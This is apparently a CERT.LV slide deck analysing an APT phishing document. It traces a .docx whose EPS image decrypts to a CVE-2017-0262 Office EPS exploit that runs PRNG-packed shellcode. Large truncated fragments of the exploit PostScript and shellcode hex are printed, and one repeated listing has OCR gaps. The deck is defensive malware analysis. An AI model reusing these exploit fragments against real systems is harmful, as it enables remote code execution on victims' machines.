Dissecting APT Sample Step by Step

Kārlis Podiņš, CERT.LV

GEEK

1 New Email has Arrived

- “Please see the document attached”
- `$ file readMe.docx`

```
readMe.docx: Microsoft OOXML
```

- Metadata

```
$ exiftool readMe.docx
Total Edit Time                 : 1 minute
```

- docx=zip

```
$ unzip readMe.docx
$ tree ./
...
[     694882]  image.eps
...
```

Roadmap

Office document – zip archive

Outer EPS image

A Closer Look at image.eps

```
$ cat word/media/image.eps
%!PS-Adobe-3.0
%%BoundingBox:   36   36  576  756
%%Page: 1 1
/A3{ token pop exch pop } def /A2 <c45d6491>
def /A4{ /A1 exch def 0 1 A1 length 1 sub {
/A5 exch def A1 A5 2 copy get A2 A5 4 mod get
xor put } for A1 } def <bf7d4bd9a13112f...
...
...> A4 A3 exec quit
```


- 700kB file
- 99% hex garbage
- xor with static key???

Image.eps Reverse-Engineered

- **Formatting**
- **Rename variables and functions**

```
/parseAsPS{ token pop exch pop } def
/key <c45d6491> def
/decrypt
{
    /cypherText exch def
    0 1 cypherText length 1 sub
    {
        /index exch def
        cypherText index 2 copy get key index 4 mod get xor put
    }
    for cypherText
} def
<bf7d4bd9a13112f...> decrypt parseAsPS exec quit
```

Roadmap


Office document – zip archive
Outer EPS image
Inner EPS – encrypted with static xor key

Inner EPS

```
key=0xc45d6491
for i in range(len(cypherText):
    cypherText[i] = cypherText[i] ^ key[i % 4]
```

- **Decrypted content interpreted as EPS**
- **700kB of text**
- **187 pages of A4**

High-Level Analysis

```
{ /Helvetica findfont 100 scalefont setfont globaldict begin /A13 400000 def /A12 A13 16 idiv 1 add def /A8 { /A54 exch def /A26 exch def /A37 A26
length def /A57 A54 length def /A41 256 def /A11 A37 A41 idiv def { /A11 A11 1 sub def A11 0 lt{ exit } if A26 A11 A41 mul A54 putinterval } loop A26 }
bind def /A61 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16 bitshift /A22 exch def 65535 and dup /A63 exch def A34 sub 65535 and A22
A43 sub A63 A34 sub 0 lt { 1 } { 0 } ifelse sub 16 bitshift or } bind def /A60 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16
bitshift /A22 exch def 65535 and dup /A59 exch def A34 add 65535 and A22 A43 add A59 A34 add -16 bitshift add 16 bitshift or } bind def /A17 { /A46
exch def A18 A46 get A18 A46 1 A60 get 8 bitshift A60 A18 A46 2 A60 get 16 bitshift A60 A18 A46 3 A60 get 24 bitshift A60 } bind def /A2 { /A45 exch
def /A20 exch def A18 A20 A45 255 and put A18 A20 1 A60 A45 -8 bitshift 255 and put A18 A20 2 A60 A45 -16 bitshift 255 and put A18 A20 3 A60 A45 -24
bitshift 255 and put } bind def /A47 { A18 exch get } bind def /A29 { 2147418112 and /A56 exch def { A18 A56 get 77 eq { A18 A56 1 A60 get 90 eq { A56
60 A60 A17 dup 512 lt { A56 A60 dup A47 80 eq { 1 A60 A47 69 eq { exit } if } { pop } ifelse } { pop } ifelse } if } if /A56 A56 65536 sub def } loop
A56 } bind def /A51 { /A33 exch def /A38 exch def /A44 A38 dup 60 A60 A17 A60 def A18 A44 25 A60 get dup 01 eq { pop /A62 A38 A44 128 A60 A17 A60
def /A32 A44 132 A60 A17 def } { 02 eq { /A62 A38 A44 144 A60 A17 A60 def /A32 A44 148 A60 A17 def } if } ifelse 0 0 20 A32 1 A61 { /A49 exch def /A50
A62 A49 A60 12 A60 A17 def A50 0 eq { quit } if A18 A38 A50 A60 14 getinterval A33 search { length 0 eq { pop pop pop A62 A49 A60 exit } if pop } if
pop } for } bind def /A40 { /A27 exch def /A23 exch def /A53 A23 A27 A51 def A53 16 A60 A17 A23 A60 A17 A29 } bind def /A35 { /A42 exch def /A30 exch
def /A58 exch def /A39 A58 A30 A51 def /A25 A39 A17 A58 A60 def /A21 0 def { /A24 A25 A21 A60 A17 def A24 0 eq { 0 exit } if A18 A58 A24 A60 50
getinterval A42 search { length 2 eq { pop pop A39 16 A60 A17 A58 A60 A21 A60 A17 exit } if pop } if pop /A21 A21 4 A60 def } loop } bind def /A31
589567 string
<00d0800d30d0800d000000000200000010d0800d020000003cd0800d00050000000000000000000005cd0800d000003000000000000000000020d0800d3cd0800d6cd0800d00000000f0ffff
7f50d0800d00000000f1ffff7f> A8 def 500 {A31 589567 string copy pop} repeat 1 array 226545696 forall /A19 exch def /A18 exch def /A16 A12 array def A19
1 A16 put /A9 226545696 56 add A17 A17 def A9 /A36 exch A17 A29 def /A10 A36 4096 A60 def A9 /A68 exch 36 A60 A17 A17 40 A60 A17 def /A7 A18 A10 458752
getinterval def /A4 { /A64 exch def A7 A64 search { length A10 A60 exch pop exch pop } { quit } ifelse } bind def /A1 { A7 <50 45> search { length A10
A60 exch pop exch pop } { quit } ifelse } bind def /A28 A36 (KERNEL32.dll) A40 def /A3 A18 A28 4096 getinterval def /A1 { A3 <50 45> search { length
A28 A60 exch pop exch pop } { quit } ifelse } bind def /A15 { A1 64 A60 A17 255 and } bind def A15 6 ne { quit } if /A14 A28 (ntdll.dll)
(NtProtectVirtualMemory) A35 def /A67 <94 c3> A4 def /A65 A67 1 A60 def /A66 <c2 0c> A4 def /A55 A68 65536 A60 def /A52 A55 256 A60 def /A48 A55 512
A60 def /A6 A48 def A52 A68 A2 A52 4 A60 A13 A2 A16 0 A55 put A55 A55 4 A60 A2 A55 4 A60 A66 A2 A55 8 A60 A65 A2 A55 20 A60 A67 A2 A55 24 A60 A14 A2
A55 28 A60 A48 A2 A55 32 A60 -1 A2 A55 36 A60 A52 A2 A55 40 A60 A52 4 A60 A2 A55 44 A60 64 A2 A55 48 A60 A52 8 A60 A2 A68 2304 A2 /A5 A16 def A18 A6
<558bec81ece0090000e8000000008f45ecc745fc71020000c745e800000000eb098b45e883c0018945e8817de87002000073108b4de8c7848d20f6ffff00000000ebde8b55ec81c2160300
008955ecb8040000006bc800c7840d20f6ffff4160209ec745fc01000000eb098b55fc83c2018955fc817dfc700200007d408b45fc8b8c851cf6ffffc1e91e8b55fc338c951cf6ffff69c16
589076c0345fc8b4dfc89848d20f6ffff8b55fc8b45fc8b8c8520f6ffff898c9520f6ffffebaec745f000000000eb098b55f083c2018955f0817df008a700000f832b020000c745e0000000
00c745e4dfb00899817dfc700200000f8ca4010000817dfc71020000756eb8040000006bc800c7840d20f6ffff71150000c745fc01000000eb098b55fc83c2018955fc817dfc700200007d4
08b45fc8b8c851cf6ffffc1e91e8b55fc338c951cf6ffff69c16589076c0345fc8b4dfc89848d20f6ffff8b55fc8b45fc8b8c8520f6ffff898c9520f6ffffebaec745f400000000eb098b55
f483c2018955f4817df4e30000007d498b45f48b8c8520f6ffff81e1000000808b55f48b849524f6ffff25ffffff7f0bc8894df88b4df8d1e98b55f4338c9554fc

...

d68500000000> putinterval array_someConstLength_ 0 get bytesavailable
```

High-Level Analysis

```
{ /Helvetica findfont 100 scalefont setfont globaldict begin /A13 400000 def /A12 A13 16 idiv 1 add def /A8 { /A54 exch def /A26 exch def /A37 A26 length def /A57 A54 length def /A41 256 def /A11 A37
A41 idiv def { /A11 A11 1 sub def A11 0 lt{ exit } if A26 A11 A41 mul A54 putinterval } loop A26 } bind def /A61 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16 bitshift /A22 exch def
65535 and dup /A63 exch def A34 sub 65535 and A22 A43 sub A63 A34 sub 0 lt { 1 } { 0 } ifelse sub 16 bitshift or } bind def /A60 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16 bitshift
/A22 exch def 65535 and dup /A59 exch def A34 add 65535 and A22 A43 add A59 A34 add -16 bitshift add 16 bitshift or } bind def /A17 { /A46 exch def A18 A46 get A18 A46 1 A60 get 8 bitshift A60 A18 A46 2
A60 get 16 bitshift A60 A18 A46 3 A60 get 24 bitshift A60 } bind def /A2 { /A45 exch def /A20 exch def A18 A20 A45 255 and put A18 A20 1 A60 A45 -8 bitshift 255 and put A18 A20 2 A60 A45 -16 bitshift
255 and put A18 A20 3 A60 A45 -24 bitshift 255 and put } bind def /A47 { A18 exch get } bind def /A29 { 2147418112 and /A56 exch def { A18 A56 get 77 eq { A18 A56 1 A60 get 90 eq { A56 60 A60 A17 dup
512 lt { A56 A60 dup A47 80 eq { 1 A60 A47 69 eq { exit } if } { pop } ifelse } { pop } ifelse } if } if /A56 A56 65536 sub def } loop A56 } bind def /A51 { /A33 exch def /A38 exch def /A44 A38 dup 60
A60 A17 A60 def A18 A44 25 A60 get dup 01 eq { pop /A62 A38 A44 128 A60 A17 A60 def /A32 A44 132 A60 A17 def } { 02 eq { /A62 A38 A44 144 A60 A17 A60 def /A32 A44 148 A60 A17 def } if } ifelse 0 0 20
A32 1 A61 { /A49 exch def /A50 A62 A49 A60 12 A60 A17 def A50 0 eq { quit } if A18 A38 A50 A60 14 getinterval A33 search { length 0 eq { pop pop pop A62 A49 A60 exit } if pop } if pop } for } bind
def /A40 { /A27 exch def /A23 exch def /A53 A23 A27 A51 def A53 16 A60 A17 A23 A60 A17 A29 } bind def /A35 { /A42 exch def /A30 exch def /A58 exch def /A39 A58 A30 A51 def /A25 A39 A17 A58 A60 def /A21
0 def { /A24 A25 A21 A60 A17 def A24 0 eq { 0 exit } if A18 A58 A24 A60 50 getinterval A42 search { length 2 eq { pop pop A39 16 A60 A17 A58 A60 A21 A60 A17 exit } if pop } if pop /A21 A21 4 A60 def }
loop } bind def /A31 589567 string
<00d0800d30d0800d000000000200000010d0800d020000003cd0800d0005000000000000000000000005cd0800d00000300000000000000000000020d0800d3cd0800d6cd0800d00000000f0ffff7f      0800d00000000f1ffff7f> A8 def 500 {A31 589567
string copy pop} repeat 1 array 226545696 forall /A19 exch def /A18 exch def /A16 A12 array def A19 1 A16 put /A9 226545696 56 add A17 A17 def                    /A10 A36 4096 A60 def A9 /A68 exch
36 A60 A17 A17 40 A60 A17 def /A7 A18 A10 458752 getinterval def /A4 { /A64 exch def A7 A64 search { length A10 A60 exch pop exch p                              > search { length A10
A60 exch pop exch pop } { quit } ifelse } bind def /A28 A36 (KERNEL32.dll) A40 def /A3 A18 A28 4096 getinterval def /A1                                              lse } bind
def /A15 { A1 64 A60 A17 255 and } bind def A15 6 ne { quit } if /A14 A28 (ntdll.dll) (NtProtectVirtualMemory)
def /A52 A55 256 A60 def /A48 A55 512 A60 def /A6 A48 def A52 A68 A2 A52 4 A60 A13 A2 A16 0 A55 put A55 A55 4 A6                                                  A48
A2 A55 32 A60 -1 A2 A55 36 A60 A52 A2 A55 40 A60 A52 4 A60 A2 A55 44 A60 64 A2 A55 48 A60 A52 8 A60 A2 A68 2304
<558bec81ece0090000e8000000008f45ecc745fc71020000c745e800000000eb098b45e883c0018945e8817de87002000073108b4de8c78                                                   ec745f
c01000000eb098b55fc83c2018955fc817dfc700200007d408b45fc8b8c851cf6ffffc1e91e8b55fc338c951cf6ffff69c16589076c0345f                                                   55f08
3c2018955f0817df008a700000f832b020000c745e000000000c745e4dfb00899817dfc700200000f8ca4010000817dfc71020000756eb80                                                   7d408
b45fc8b8c851cf6ffffc1e91e8b55fc338c951cf6ffff69c16589076c0345fc8b4dfc89848d20f6ffff8b55fc8b45fc8b8c8520f6ffff898                                                   ffff8
1e1000000808b55f48b849524f6ffff25ffffff7f0bc8894df88b4df8d1e98b55f4338c9554fc

...

d68500000000> putinterval
```


Shellcode

```
55          push     ebp
8B EC       mov      ebp, esp
...
```

CVE 2017-0262


Office Remote Code Execution Vulnerability
EPS engine exploit


Roadmap


Office document – zip archive
Outer EPS image
Inner EPS – encrypted with static xor key
Shellcode
CVS 2017-0262 EPS exploit

Shellcode – Static Analysis


- Convert shellcode to binary, save in file
- Open in IDA
- Packed
- Unpacker






Shellcode – Static Analysis


- Packed data offset found
- Magic immediate constants
  - `mov     [ebp+var_1C], 9908B0DFhr; decimal 2567483615`
  - `imul    eax, ecx, 6C078965h; decimal 1812433253`
  - `and     edx, 0EFC60000h; decimal 4022730752`
- Google helps!
  - Mersenne Twister
  - PRNG
- Seed identified too
- Decryption routine
- Decrypted binary blob is executed
  - `call    [ebp+packed_shellcode]`




Shellcode – Dyamic Analysis

- Shellcode unpacks itself
  - why to write unpacker?
    - Let’s run shellcode in debugger.
- Shellcode is pure instructions
  - need headers etc to become a valid windows executable file





Roadmap


Office document – zip archive
Outer EPS image
Inner EPS – encrypted with static xor key
Outer shellcode
Inner shellcode – encrypted with PRNG
CVS 2017-0262
EPS exploit

